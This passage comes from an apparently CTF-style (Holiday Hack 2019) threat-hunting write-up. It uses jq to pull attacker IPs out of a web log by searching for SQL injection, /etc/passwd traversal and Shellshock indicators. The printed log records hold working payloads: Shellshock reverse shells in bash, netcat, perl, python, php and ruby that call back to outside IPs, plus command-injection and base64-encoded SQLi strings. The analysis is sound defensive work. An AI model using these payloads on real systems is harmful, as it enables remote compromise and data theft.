Now let's rerun the search and pipe the output through sort/unique/wc so we can count the number of unique IPs.

```
root@kali:~/holidayhack2019/final# cat b64http.log  | jq '[ .[] | '\
> '("SELECT" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
```

```
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("1=1" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))) ]' | grep id.orig_h | sort | uniq | wc -l
29
root@kali:~/holidayhack2019/final#
```

Find the LFI attempts by looking for typical indicators. After initial browsing, it looks like "/etc/passwd" is used in all of the LFI attempts. Let's try to find those in all of our injectable fields.

```
root@kali:~/holidayhack2019/final# cat b64http.log  | jq '[ .[] | '\
> '"/etc/passwd" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s)) ]'
[
  {
    "id.orig_h": "102.143.16.184",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=\"/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzX05UIDUuMTsgVHJpZGVudC80LjAp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "230.246.50.221",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=../../../../../../../../../../bin/cat /etc/passwd\\\\x00|",
    "user_agent": "Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJRSA3LjA7V2luZG93cyBOVCA2Lg==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "131.186.145.73",
    "host": "10.20.3.80",
    "uri": "/api/stations?station_id=|cat /etc/passwd|",
    "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401
Firefox/3.6.1 (.NET CLR 3.5.30731",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUzsgcnY6MS45LjIuMykgZ2Vja28vMjAxMDA0MDEgRmlyZWZveC8zLjYuMSAoLk5FVCBDTFIgMy41LjMwNzMx",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "253.182.102.55",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=;cat /etc/passwd",
    "user_agent": "Opera/8.81 (Windows-NT 6.1; U; en)",
    "b64ua": "T3BlcmEvOC44MSAoV2luZG93cy1OVCA2LjE7IFU7IGVuKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "229.133.163.235",
    "host": "srf.elfu.org",
    "uri": "/api/login?id=cat /etc/passwd||",
    "user_agent": "Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1
(.NET CLR 3.5.30729)",
```

```
    "b64ua":
"TW96aWxsYS81LjAgV2luZG93czsgVTsgV2luZG93cyBOVDUuMTsgZW4tVVM7IHJ2OjEuOS4yLjMpIEdlY2tvLzIwMTAwNDAxIEZpcmVmb
3gvMy42LjEgKC5ORVQgQ0xSIDMuNS4zMDcyOSk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "23.49.177.78",
    "host": "-",
    "uri": "/api/weather?station_id=`/etc/passwd`",
    "user_agent": "Mozilla/4.0 (compatible MSIE 5.0;Windows_98)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGUgTVNJRSA1LjA7V2luZG93c185OCk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "223.149.180.133",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=/../../../../../../../../../../../etc/passwd",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNS4wMTsgV2luZG93cyBOVCA1MDAuMCk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "187.178.169.123",
    "host": "10.20.3.80",
    "uri": "/api/login?id=/../../../../../../../../../etc/passwd",
    "user_agent": "Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)",
    "b64ua": "TW96aWxsYTQuMCAoY29tcGF0aWJsZTsgTVNTSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudC81LjAp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "116.116.98.205",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=/../../../../../../../../../etc/passwd",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi5hOyBXaW5kb3dzIE5UUyk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "9.206.212.33",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=/etc/passwd",
    "user_agent": "Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1",
    "b64ua": "TW96aWxsYS80LjAoY29tcGF0aWJsZTsgTVNJRSA2NjYuMDsgV2luZG93cyBOVCA1LjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "28.169.41.122",
    "host": "srf.elfu.org",
    "uri": "/api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/passwd",
    "user_agent": "Mozilla/5.0 (Windows NT 10.0;Win64;x64)",
    "b64ua": "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDtXaW42NDt4NjQp",
    "username": "-",
    "password": "-"
  }
]
root@kali:~/holidayhack2019/final#
```


Now rerun the search and pipe the output through sort/unique/wc to determine the unique number of IP addresses.

```
root@kali:~/holidayhack2019/final# cat b64http.log  | jq '[ .[] | '\
> '"/etc/passwd" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s)) ]' | grep id.orig_h | sort | uniq | wc -l
11
root@kali:~/holidayhack2019/final#
```

Time to look for evidence of shell shock. We'll look for the classic string "() { :; };"

```
root@kali:~/holidayhack2019/final# cat b64http.log | jq '[ .[] | '\
> '"() { :; };" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s)) ]'
[
  {
    "id.orig_h": "31.254.228.4",
    "host": "ssrf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1",
    "b64ua": "KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMzEuMjU0LjIyOC40LzQ4MDUxIDA+JjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "220.132.33.81",
    "host": "ssrf.elfu.org",
    "uri": "/api/weather?station_id=*",
    "user_agent": "() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'",
    "b64ua": "KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWMgJy9iaW4vbmMgNTU1MzUgMjIwLjEzMi4zMy44MSAtZSAvYmluL2Jhc2gn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "83.0.8.119",
    "host": "ssrf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "() { :; }; /usr/bin/perl -e 'use
Socket;$i=\"83.0.8.119\";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,socka
ddr_in($p,inet_aton($i))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -
i\");};'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9wZXJsIC1lICd1c2UgU29ja2V0OyRpPSI4My4wLjguMTE5IjskcD01NzQzMjtzb2NrZXQoUyxQRl9JT
kVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSk
pKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7f
Tsn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "150.45.133.97",
    "host": "ssrf.elfu.org",
    "uri": "/map.html",
    "user_agent": "() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"150.45.133.97\",54611
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-
i\"]);'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9weXRob24gLWMgJ2ltcG9ydCBzb2NrZXQsc3VicHJvY2VzcyxvcztzPXNvY2tldC5zb2NrZXQoc29ja
2V0LkFGX0lORVQsc29ja2V0LlNPQ0tfU1RSRUFNKTtzLmNvbm5lY3QoKCIxNTAuNDUuMTMzLjk3Iiw1NDYxMSkpO29zLmR1cDIocy5maWx
lbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCksMik7cD1zdWJwcm9jZXNzLmNhbGwoWyIvYmluL
3NoIiwiLWkiXSk7Jw==",
```

```
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "229.229.189.246",
    "host": "ssrf.elfu.org",
    "uri": "/js/Morph.js",
    "user_agent": "() { :; }; /usr/bin/php -r '$sock=fsockopen(\"229.229.189.246\",62570);exec(\"/bin/sh -
i <&3 >&3 2>&3\");'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9waHAgLXIgJyRzb2NrPWZzb2Nrb3BlbigiMjI5LjIyOS4xODkuMjQ2Iiw2MjU3MCk7ZXhlYygiL2Jpb
i9zaCAtaSA8JjMgPiYzIDI+JjMiKTsn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "227.110.45.126",
    "host": "ssrf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open(\"227.110.45.126\",43870).to_i;exec sprintf(\"/bin/sh -i <&%d >&%d 2>&%d\",f,f,f)'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9ydWJ5IC1yc29ja2V0IC1lJ2Y9VENQU29ja2V0Lm9wZW4oIjIyNy4xMTAuNDUuMTI2Iiw0Mzg3MCkud
G9faTtleGVjIHNwcmludGYoIi9iaW4vc2ggLWkgPCYlZCA+JiVkIDI+JiVkIixmLGYsZikn",
    "username": "-",
    "password": "-"
  }
]
root@kali:~/holidayhack2019/final#
```

Rerun the search to determine the number of unique IP addresses.

```
root@kali:~/holidayhack2019/final# cat b64http.log | jq '[ .[] | '\
> '"() { :; };" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s)) ]' | grep id.orig_h | sort | uniq | wc -l
6
root@kali:~/holidayhack2019/final#
```

Now let's combine all of the queries into a single query that will generate a master list of unique bad IP addresses.

```
root@kali:~/holidayhack2019/final# cat b64http.log  | jq '[ .[] | '\
> '("<script>" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))),'\
> '("SELECT" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("1=1" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("/etc/passwd" as $s | '\
> '  select (.host | contains($s)), '\
```

```
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("() { :; };" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))) ] | unique' | grep id.orig_h | sort | uniq | awk '{print $2}' |
sed 's/"//g' | sed 's/,//' > BADIPs1.txt
root@kali:~/holidayhack2019/final#
```

We now have a baseline set of bad IP addresses in the file BADIPs1.txt. Let's count them to see how many we have.

```
root@kali:~/holidayhack2019/final# wc -l BADIPs1.txt
62 BADIPs1.txt
```

Now collect additional bad IPs by pivoting through the user agent field. Our general approach will be to extract the list of user agents that were used by our bad guys, then see if additional bad guys were using the same user agent (because often the user agent is associated with a particular kind of malware or group of bad actors). We don't want to cast too large a net, so we need to grab *all* requests from our bad IP addresses so we can do some light frequency analysis on the user agents they used. We'll grab the obvious malware-related user agents to work with further, and discard user agents that seem relatively normal.

If we were doing this in a database, the SQL might look like this:

```
select
  all-requests.*
from
  all-requests join bad-requests on all-requests.user_agents agent = bad-requests.user_agents
```

The following python script will help implement the "sql join" filter we'll use with jq.

```
root@kali:~/holidayhack2019/final# cat build-requests-query.py
#!/bin/python3

# we are trying to build a query that looks like this:
# .[] | select (.b64 | . == "agent1" or . == "agent2" or . == "agent3")

# from an input stream that looks like this:
# "agent1"
# "agent2"
# "agent3"

import sys

print ('.[] | select (.b64ua | ', end='')

numprocessed = 0

for line in sys.stdin:

  if (numprocessed > 0):
    print(' or ', end='')

  print ('. == ' + line.rstrip('\n'), end='')

  numprocessed += 1
```

```
# adding "empty" handles an excess trailing command in the sequence of maps

print(')', end='')
```

Using the script, build the "join".

```
root@kali:~/holidayhack2019/final# cat b64http.log  | jq '[ .[] | '\
> '("<script>" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))),'\
> '("SELECT" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("1=1" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("/etc/passwd" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("() { :; };" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s)))  | {user_agent, b64ua} ] | unique' | grep b64ua | sort | uniq |
awk '{print $2}' | python3 build-requests-query.py > get-all-reqs-query.txt
root@kali:~/holidayhack2019/final#
```

What we've just done is to create a jq filter file. Here are the contents of the get-all-reqs-query.txt file we just created:

```
root@kali:~/holidayhack2019/final# cat get-all-reqs-query.txt
.[] | select (.b64ua | . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9waHAgLXIgJyRzb2NrPWZzb2Nrb3BlbigiMjI5LjIyOS4xODkuMjQ2Iiw2MjU3MCk7ZXhlYygiL2Jpb
i9zaCAtaSA8JjMgPiYzIDI+JjMiKTsn" or . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9weXRob24gLWMgJ2ltcG9ydCBzb2NrZXQsc3VicHJvY2VzcyxvcztzPXNvY2tldC5zb2NrZXQoc29ja
2V0LkFGX0lORVQsc29ja2V0LlNPQ0tfU1RSRUFNKTtzLmNvbm5lY3QoKCIxNTAuNDUuMTMzLjk3Iiw1NDYxMSkpO29zLmR1cDIocy5maWx
lbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCksMik7cD1zdWJwcm9jZXNzLmNhbGwoWyIvYmluL
3NoIiwiLWkiXSk7Jw==" or . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9wZXJsIC1lICd1c2UgU29ja2V0OyRpPSI4My4wLjguMTE5IjskcD01NzQzMjtzb2NrZXQoUyxQRl9JT
kVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSk
pKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7f
Tsn" or . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9ydWJ5IC1yc29ja2V0IC1lJ2Y9VENQU29ja2V0Lm9wZW4oIjIyNy4xMTAuNDUuMTI2Iiw0Mzg3MCkud
G9faTtleGVjIHNwcmludGYoIi9iaW4vc2ggLWkgPCYlZCA+JiVkIDI+JiVkIixmLGYsZikn" or . ==
"KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMzEuMjU0LjIyOC40LzQ4MDUxIDA+JjE=" or . ==
"KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWMgJy9iaW4vbmMgNTU1MzUgMjIwLjEzMi4zMy44MSAtZSAvYmluL2Jhc2gn" or . ==
"MScgVU5JT04gU0VMRUNUIC0xLCdhdXRvc2MnLCd0ZXN0JywnTzo4Olwic3RkQ2xhc3NcIjozOntzOjM6XCJtb2RcIjtzOjE1OlwicmVzb
3VyY2VzbW9kdWxlXCI7czozOlwic3JjXCI7czoyMDpcIkByYW5kb200MTk0MGNlYjc4ZGJiXCI7czozOlwiaW50XCI7czowOlwiXCI7fSc
sNywwLDAsMCwwLDAsMCAvKg==" or . ==
"MScgVU5JT04gU0VMRUNUICcxJywnMicsJ2F1dG9tYXRlZHNjYW5uaW5nJywnMTIzMzYyNzg5MScsJzUnLyo=" or . ==
"MScgVU5JT04gU0VMRUNUIDE3Mjk1NDA2MzYsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDY1L
DB4NzIsIC0t" or . == "MScgVU5JT04gU0VMRUNUIDEsMTQwOTYwNTM3OCwxLDEsMSwxLDEsMSwxLDEvKiZibG9nSWQ9MQ==" or .
==
```

```
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2Z
SwweDY3LCwzLDQsNSw2LDcsOCAtLSAn" or . ==
"MScgVU5JT04vKiovU0VMRUNULyoqLzEsMiw0MzQ2MzU1MDIsNC8qJmJsb2c9MQ==" or . ==
"MScgVU5JT04vKiovU0VMRUNULyoqLzk5NDMyMDYwNiwxLDEsMSwxLDEsMSwxLyomYmxvZ0lkPTE=" or . == "Q2hvbFRCQWdlbnQ="
or . == "SHR0cEJyb3dzZXIvMS4w" or . == "T3BlcmEvOC44MSAoV2luZG93cy1OVCA2LjE7IFU7IGVuKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibDsgTVNJRSA3LjA7IFdpbmRvd3MgTlQgNi4wOyBUcmlkZW50LzQuMDsgU0lNQkFSPXs3REIwRjZER
S04REU3LTQ4NDEtOTA4NC0yOEZBOTE0QjBGMkV9OyBTTENDMTsgLk4=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1ldGFzcGxvaXQgUlNQRUMp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUU2LjA7IFdpbmRvd3MgTlQgNS4xKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UIDUuMDsgLk5FVFMgQ0xSICAxLjEuNDMyMik=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UIDUuMTsgU1YxOyBGdW5XZWJQcm9kdWN0czsgLk5FVCBDT
FIgMS4xLjQzMjI7IC5ORVQgQ0xSIDIuMC41MDcyNyk=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UNS4xKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4xOyBXaW5kb3dzIE5UNi4wKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi5hOyBXaW5kb3dzIE5UUyk=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNS4wMTsgV2luZG93cyBOVCA1MDAuMCk=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgQW50aXZpclhQMDg7IC5ORVQgQ0xSIDEuMS40M
zIyKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3MgTlQgNi4wKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3cgTlQgNS4xKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE1UIDYuMTsgVHJpZGVudC80LjA7IC5ORVQgQ0xSIDEuMS40M
zIyOyAp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wOyAuTkVUIENMUiAxLjEuN
DMyMjsgUGVvcGxlUGFsIDcuMDsgLk5FVCBDTFIgMi4wLjUwNzI3KQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzX05UIDUuMTsgVHJpZGVudC80LjAp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUVFIDcuMDsgV2luZG93cyBOVCA1LjEp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJRSA3LjA7V2luZG93cyBOVCA2Lg==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJZSA3LjA7V2luZG93cyBOVCA1LjEp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGUgTVNJRSA1LjA7V2luZG93c185OCk=" or . ==
"TW96aWxsYS80LjAoY29tcGF0aWJsZTsgTVNJRSA2NjYuMDsgV2luZG93cyBOVCA1LjE=" or . ==
"TW96aWxsYS81LjAgKE1hY2ludG9zaDsgSW50ZWwgTWFjIE9TIFggMTBfMTBfNCkgQXBwbGVXZWJLaXQvNjAwLjcuMTIgKEtIVE1MLCBsa
WtlIEdlY2tvKSBWZXJzaW9uLzguMC43IFNhZmFyaS82MDAuNy4xMg==" or . ==
"TW96aWxsYS81LjAgKE1hY2ludG9zaDsgVTsgUFBDIE1hYyBPUyBYIDEwXzRfMTE7IGZyKSBBcHBsZVdlYktpdC81MjUuMTggKEtIVE1ML
CBsaWtlIEdlY2tvKSBWZXJzaW9uLzMuMS4yIFNhZmFyaS81MjUuMjI=" or . ==
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuMC40OyBHYWxheHkgTmV4dXMgQnVpbGQvSU1NNzZCKSBBcHBsZVdlYktpdC81MzUuM
TkgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvMTguMC4xMDI1LjEzMyBNb2JpbGUgU2FmYXJpLzUzNS4xOQ==" or . ==
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuNDsgTmV4dXMgNSBCdWlsZC9fQnVpbGRJRF8pIEFwcGxlV2ViS2l0LzUzNy4zNiAoS
0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS8zMC4wLjAuMCBNb2JpbGUgU2FmYXJpLzUzNy4zNg==" or . ==
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDUuMS4xOyBOZXh1cyA1IEJ1aWxkL0xNWTQ4Qjsgd3YpIEFwcGxlV2ViS2l0LzUzNy4zN
iAoS0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS80My4wLjIzNTcuNjUgTW9iaWxlIFNhZmFyaS81MzcuMzY=" or .
==
"TW96aWxsYS81LjAgKExpbnV4OyBVOyBBbmRyb2lkIDQuMS4xOyBlbi1nYjsgQnVpbGQvS0xQKSBBcHBsZVdlYktpdC81MzQuMzAgKEtIV
E1MLCBsaWtlIEdlY2tvKSBWZXJzaW9uLzQuMCBTYWZhcmkvNTM0LjMw" or . ==
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUykgQXBsZVdlYktpdC81MjUuMTMgKEtIVE1MLCBsaWtlI
EdlY2tvKSBjaHJvbWUvNC4wLjIyMS42IHNhZmFyaS81MjUuMTM=" or . ==
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUzsgcnY6MS45LjIuMykgZ2Vja28vMjAxMDA0MDEgRmlyZ
WZveC8zLjYuMSAoLk5FVCBDTFIgMy41LjMwNzMx" or . ==
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4yOyBzazsgcnY6MS44LjEuMTUpIEdlY2tvLzIwMDgwNjIzIEZpcmVmb
3gvMi4wLjAuMTU=" or . == "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDtXaW42NDt4NjQp" or . ==
"TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBXT1c2MjsgcnY6NTMuMCkgR2Vja28vMjAxMDAxMDEgQ2hyb21lIC81My4w" or . ==
"TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNS4xIDsgdi4p" or . ==
"TW96aWxsYS81LjAgKFgxMTsgVTsgTGludXggaTY4NjsgaXQ7IHJ2OjEuOS4wLjUpIEdlY2tvLzIwMDgxMjE3MTEgVWJ1bnR1LzkuMDQgK
GphdW50eSkgRmlyZWZveC8zLjAuNQ==" or . ==
"TW96aWxsYS81LjAgKFgxMTsgVTsgTGludXggaTY4NjsgZW4tVVM7IHJ2OjEuOC4xLjgpIEdlY2tvLzIwMDcxMDA0IEZpcmVmb3gvMi4wL
jAuOCAoRGViaWFuLTIuMC4wLjgtMSk=" or . ==
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMi4xLjUwIChLS
FRNTCwgbGlrZSBHZWNrbykgQ3JpT1MvNTYuMC4yOTI0Ljc1IE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=" or . ==
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMy4xLjIzIChLS
FRNTCwgbGlrZSBHZWNrbykgVmVyc2lvbi8xMC4wIE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=" or . ==
"TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IE1TSUUgMTAuMDsgVzFuZG93IE5UIDYuMTsgVHJpZGVudC82LjAp" or . ==
"TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IEdvZ2xlYm90LzIuMTsgK2h0dHA6Ly93d3cuZ29vZ2xlLmNvbS9ib3QuaHRtbCk=" or . ==
"TW96aWxsYS81LjAgV2luSW5ldA==" or . ==
"TW96aWxsYS81LjAgV2luZG93czsgVTsgV2luZG93cyBOVDUuMTsgZW4tVVM7IHJ2OjEuOS4yLjMpIEdlY2tvLzIwMTAwNDAxIEZpcmVmb
3gvMy42LjEgKC5ORVQgQ0xSIDMuNS4zMDcyOSk=" or . ==
"TW96aWxsYTQuMCAoY29tcGF0aWJsZTsgTVNTSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudC81LjAp" or . ==
"Um9va0lFLzEuMA==")
```

Note that we are using the base64 encoded user agent for the string comparison in order to avoid failures with escaping strings that will be used in those comparisons.

Now run the actual jq query to generate the larger list of requests using our jq filter file, grab the user agents from that set of requests, then order the output by frequency of occurrence

```
root@kali:~/holidayhack2019/final# cat b64http.log | jq -f get-all-reqs-query.txt | grep user_agent | sort
| uniq -c | sort -n
